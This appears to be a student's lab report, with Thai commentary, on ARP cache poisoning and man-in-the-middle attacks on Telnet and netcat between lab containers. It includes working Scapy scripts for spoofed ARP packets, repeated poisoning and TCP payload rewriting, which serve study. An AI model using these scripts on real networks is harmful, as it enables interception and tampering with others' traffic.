Task 1: ARP Cache Poisoning

Task 1.A (using ARP request) On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Code: - บน Ethernet layer ระบุ MAC ต้นทางเป็น host M (02:42:0a:09:00:69) ส่งแบบ broadcast (MAC ff:ff:ff:ff:ff:ff)

- ARP Op code เป็น 1 คือ ส่งเป็น ARP Request หลอกว่าต้นทางมาจาก host B (10.9.0.6) แต่ระบุ MAC ต้นทางเป็น host M ส่งไปยัง IP host A ที่เป็นเหยื่อ (10.9.0.5)

```python
#!/usr/bin/env python3
from scapy.all import *

IP_V       = "10.9.0.5"              #host A
MAC_V_real = "02:42:0a:09:00:05"     #host A

IP_T       = "10.9.0.6"              #host B
MAC_T_fake = "02:42:0a:09:00:69"     #host M

# Constructing ARP Request packet
ether2  = Ether(src = MAC_T_fake, dst = "ff:ff:ff:ff:ff:ff")
arp2    = ARP(psrc = IP_T, hwsrc = MAC_T_fake, pdst = IP_V)
arp2.op = 1    # Request
frame2 = ether2/arp2

# Send out the Spoofed ARP packet
sendp(frame2)

```

Container:

```
[01/29/25]seed@VM:~$ docker container ls
CONTAINER ID        IMAGE                                COMMAND                  CREATED             STATUS              PORTS               NAMES
a217a17da018        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   54 minutes ago      Up 54 minutes                           B-10.9.0.6
e5635e27c035        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   54 minutes ago      Up 54 minutes                           M-10.9.0.105
d15e73705517        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   54 minutes ago      Up 54 minutes                           A-10.9.0.5
[01/29/25]seed@VM:~$
```

Result: - MITM:

```
root@e5635e27c035:/volumes# python3 spoof-arp.py
.
Sent 1 packets.
root@e5635e27c035:/volumes#
```

- Victim (host A):

```
root@d15e73705517:/# arp -n
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/#
```

Test ping to 10.9.0.6 (host B):

```
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.223 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.243 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.074 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.071/0.152/0.243/0.080 ms
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@d15e73705517:/#
```

จะพบว่าเมื่อทดลอง ping ที่เครื่อง A ไปยังเครื่อง B ตาราง ARP Cache จะถูกเปลี่ยนเป็น MAC Address ของ B ที่ถูกต้อง เพราะ ARP Cache อัปเดทอยู่ตาม communication ล่าสุด การ poisoning จึงต้องคอยส่ง packet หลอกอยู่เสมอ

```
root@d15e73705517:/# arp -d 10.9.0.6
root@d15e73705517:/# arp -n
root@d15e73705517:/# arp -s 10.9.0.6 02:42:0a:09:00:69
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   CM                    eth0
root@d15e73705517:/# ping 10.9.0.6 -c 4
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.097 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.115 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.102 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.242 ms

--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.097/0.139/0.242/0.059 ms
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   CM                    eth0
root@d15e73705517:/#
```

หากทำการ manual add ARP Cache (Flag: CM) แล้วทดลอง ping ตัว ICMP จะแจ้งว่า redirect host แปลว่าตรวจพบเครื่องอื่นกลางทาง (เครื่อง M: 10.9.0.105) แล้วทำการ cache เส้นทางที่ถูกต้องด้วยตัวเอง แต่ไม่สามารถเปลี่ยน cache ที่ flag: CM ได้ เนื่องจาก root เป็นผู้ cache เอง

Task 1.B (using ARP reply) On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Code: - บน Ethernet layer ระบุ MAC ต้นทางเป็น host M (02:42:0a:09:00:69) ไป MAC เหยื่อ host A (02:42:0a:09:00:05)

- ARP Op code เป็น 2 คือ ส่งเป็น ARP Reply หลอกว่าต้นทางมาจาก host B (10.9.0.6) แต่ระบุ MAC ต้นทางเป็น host M ส่งไปยัง host A ที่เป็นเหยื่อ (IP: 10.9.0.5, MAC: 02:42:0a:09:00:05)

```python
#!/usr/bin/env python3
from scapy.all import *

IP_V       = "10.9.0.5"             #host A
MAC_V_real = "02:42:0a:09:00:05"    #host A

IP_T       = "10.9.0.6"             #host B
MAC_T_fake = "02:42:0a:09:00:69"    #host M

# Constructing ARP Reply packet
ether1  = Ether(src = MAC_T_fake, dst = MAC_V_real)
arp1    = ARP(psrc = IP_T, hwsrc = MAC_T_fake,
              pdst = IP_V, hwdst = MAC_V_real)
arp1.op = 2    # Reply
frame1  = ether1/arp1

# Send out the Spoofed ARP packet
sendp(frame1)
```

Try the attack under the following two scenarios, and report the results of your attack:

– Scenario 1: B's IP is already in A's cache.

Host A:

```
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/#
```

– Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

```
root@d15e73705517:/# arp -d 10.9.0.6
root@d15e73705517:/# arp -n
root@d15e73705517:/# arp -n
root@d15e73705517:/#
```

ARP Reply เพียงอย่างเดียวจะ poisoning ไม่สำเร็จ เนื่องจาก Ubuntu 20.04 ไม่ยอมรับ ARP Reply เพียงอย่างเดียวแล้ว ใน ARP Cache เครื่องเป้าหมายจะต้องมี address incomplete หรือมีข้อมูลบางส่วนอยู่ใน cache อยู่แล้ว จึงจะยอมรับ ARP Reply ที่ address ตรงกัน แล้วจึง poisoning ได้ (เสมือนเป็นการอัปเดท ARP cache บน host A)

Task 1.C (using ARP gratuitous message) On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address.

Code: - บน Ethernet layer ระบุ MAC ต้นทางเป็น host M (02:42:0a:09:00:69) ส่งแบบ broadcast (MAC: ff:ff:ff:ff:ff:ff)

- ARP Op code เป็น 2 คือ ส่งเป็น ARP Reply หลอกว่าต้นทางมาจาก host B (10.9.0.6) แต่ระบุ MAC ต้นทางเป็น host M ส่งแบบ broadcast (MAC: ff:ff:ff:ff:ff:ff) แต่ IP ปลายทางเป็น IP เดียวกันกับต้นทาง (host B: 10.6.0.6)

```python
#!/usr/bin/env python3
from scapy.all import *

IP_V       = "10.9.0.5"              #host A
MAC_V_real = "02:42:0a:09:00:05"     #host A

IP_T       = "10.9.0.6"              #host B
MAC_T_fake = "02:42:0a:09:00:69"     #host M

# Constructing Gratuitous ARP packet
ether3  = Ether(src = MAC_T_fake, dst = "ff:ff:ff:ff:ff:ff")
arp3    = ARP(psrc  = IP_T, hwsrc = MAC_T_fake,
              pdst  = IP_T, hwdst = "ff:ff:ff:ff:ff:ff")
arp3.op = 2    # Reply
frame3 = ether3/arp3

# Send out the Spoofed ARP packet
sendp(frame3)

```

– Scenario 1: B's IP is already in A's cache.

Host A:

```
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/#
```

– Scenario 2: B's IP is not in A's cache.

Host A:

```
root@d15e73705517:/# arp -d 10.9.0.6
root@d15e73705517:/# arp -n
root@d15e73705517:/# arp -n
root@d15e73705517:/#
```

ใช้ ARP gratuitous ไม่สำเร็จกับกรณีที่ 2 เนื่องจากเป็น ARP Reply เพียงอย่างเดียว เช่นเดียวกันกับ task 1.B

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack). First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal. It is better that you send out the spoofed packets constantly (e.g. every 5 seconds); otherwise, the fake entries may be replaced by the real ones.

Code for poisoning every 5 seconds:

```python
#!/usr/bin/env python3
from scapy.all import *
import time

IP_V       = "10.9.0.5"            #host A
IP_T       = "10.9.0.6"            #host B
MAC_T_fake = "02:42:0a:09:00:69"   #host M

# To host A
ether3  = Ether(src = MAC_T_fake, dst = "ff:ff:ff:ff:ff:ff")
arp3    = ARP(psrc  = IP_T, hwsrc = MAC_T_fake, pdst  = IP_T, hwdst = "ff:ff:ff:ff:ff:ff")
arp3.op = 2   # Reply
frame3 = ether3/arp3

# To host B
ether3_2  = Ether(src = MAC_T_fake, dst = "ff:ff:ff:ff:ff:ff")
arp3_2    = ARP(psrc  = IP_V, hwsrc = MAC_T_fake, pdst  = IP_V, hwdst = "ff:ff:ff:ff:ff:ff")
arp3_2.op = 2   # Reply
frame3_2 = ether3_2/arp3_2

# Send out the Spoofed ARP packet every 5 sec
while True:
    sendp(frame3)
    print("Send frame3")
    sendp(frame3_2)
    print("Send frame3_2")
    time.sleep(5)

```

Host M:

```
root@e5635e27c035:/volumes# python3 spoof-arp-loop.py
.
Sent 1 packets.
Send frame3
.
Sent 1 packets.
Send frame3_2
.
Sent 1 packets.
Send frame3
.
Sent 1 packets.
Send frame3_2
.
```

Host A:

```
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/#
```

Host B:

```
root@a217a17da018:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@a217a17da018:/#
```

ทั้ง host A, B มองเห็น MAC ของกันละกันเป็น MAC ของ host M แล้ว

Step 2 (Testing). After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report. Before doing this step, please make sure that the IP forwarding on Host M is turned off.

Host M:

```
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
root@e5635e27c035:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
root@e5635e27c035:/#
```

Host A:

```
root@d15e73705517:/# ping 10.9.0.6 -c 4
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.

--- 10.9.0.6 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3058ms

root@d15e73705517:/#
```

Host B:


```
root@a217a17da018:/# ping 10.9.0.5 -c 4
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

--- 10.9.0.5 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3052ms

root@a217a17da018:/#
```

ทั้ง host A, B จะไม่ได้รับ echo reply เพราะ echo request ถูกส่งหา host M ซึ่ง host M จะมองว่าไม่ได้ส่งมาหาตนเอง (เพราะ IP destination ใน packet เป็น host A, B) host M จึงไม่ได้ echo reply กลับไป

packet แสดงบน Wireshark จะแสดงว่า packet ไม่มี response (no response found!)



Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

Host M:

```
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
root@e5635e27c035:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
root@e5635e27c035:/#
```

Host A:

```
root@d15e73705517:/# ping 10.9.0.6 -c 4
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.097 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.104 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.141 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.118 ms

--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3025ms
rtt min/avg/max/mdev = 0.097/0.115/0.141/0.016 ms
root@d15e73705517:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@d15e73705517:/#
```


Host B:

```
root@a217a17da018:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@a217a17da018:/# ping 10.9.0.5 -c 4
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.122 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.115 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.105 ms

--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.105/0.115/0.122/0.006 ms
root@a217a17da018:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@a217a17da018:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@a217a17da018:/#
```

ทั้ง host A, B เกิด cache ซ้ำซ้อน (MAC ซ้ำกัน) เนื่องจากมี cache ที่อัปเดทด้วยตัวเองจากการ ping แล้วถูกแทนที่ด้วย packet spoofing จาก host M ที่ poisoning ทุกๆ 5 วินาที

จาก Wireshark จะเห็นว่ามี packet ที่ทั้งมี response และไม่มี response และมี packet redirect เกิดขึ้นมาด้วย



Step 4 (Launch the MITM attack). Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation:

Telnet host A to host B:

```
root@d15e73705517:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a217a17da018 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@a217a17da018:~$
seed@a217a17da018:~$
```

จากนั้นปิด IP forwarding บน host M

```
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
root@e5635e27c035:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e5635e27c035:/# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
root@e5635e27c035:/#
```

ที่ host A ที่ telnet ไปยัง host B พบว่า connection ไม่ถูกตัด แต่จะไม่สามารถพิมพ์อะไรได้เลย

- We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data.

Code run on host M:

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

filter_template = 'tcp and (ether src {A} or ether src {B})'
f = filter_template.format(A=MAC_A, B=MAC_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

Host M:

```
root@e5635e27c035:/volumes# python3 mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'\r\x00', length: 2
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'c', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'a', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b't', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Host A:

```
seed@a217a17da018:~$
seed@a217a17da018:~$ ZZZZZZZZ
-bash: ZZZZZZZZ: command not found
seed@a217a17da018:~$ ZZZZZ
-bash: ZZZZZ: command not found
seed@a217a17da018:~$ ZZ,ZZZZ.///
```

หลังจาก run โค้ดที่ host M แล้ว ทุกการส่งข้อมูลจาก host A จะถูกดักโดย host M ตัวอักษรและตัวเลขทั้งหมด [0-9a-zA-Z] จะถูกแทนที่ด้วย “Z” แล้วส่งกลับไป ที่ host A จึงแสดงเพียง ZZZZ เท่านั้น ไม่สามารถพิมพ์ command ได้

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A’s.

โค้ดจะเหมือนกับ Task 2 แต่แก้ไขบรรทัดที่ 26 เปลี่ยนจากการส่ง “Z” เป็นการส่ง “A”

```
26                newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())
```

Host M:

```
^Croot@e5635e27c035:/volumes# python3 mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'\n', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'kanchana\n', length: 9
.
Sent 1 packets.
.
Sent 1 packets.
^Croot@e5635e27c035:/volumes# python3 mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'\n', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Kanchana\n', length: 9
.
Sent 1 packets.
.
Sent 1 packets.
```

Host A:

```
root@d15e73705517:/# nc 10.9.0.6 9090


ls

kanchana

Kanchana
```

Host B:

```
root@a217a17da018:/# nc -lp 9090


ls

ZZZZZZZZ

AAAAAAAA
```

เช่นเดียวกันกับ Task 2 ตัวอักษรที่ถูกส่งจาก host A ไปยัง host B จะถูกแปลงเป็นตัวอักษร A แทน

จากรูป - บรรทัด ls คือ ที่ host M ยังไม่มีการ run sniff-and-spoof

- บรรทัด kanchana เป็นการ run ไฟล์ก่อนแก้ไขให้แปลงเป็นตัว A

- บรรทัด Kanchana เป็นการ run ไฟล์หลังแก้ไขให้แปลงเป็นตัว A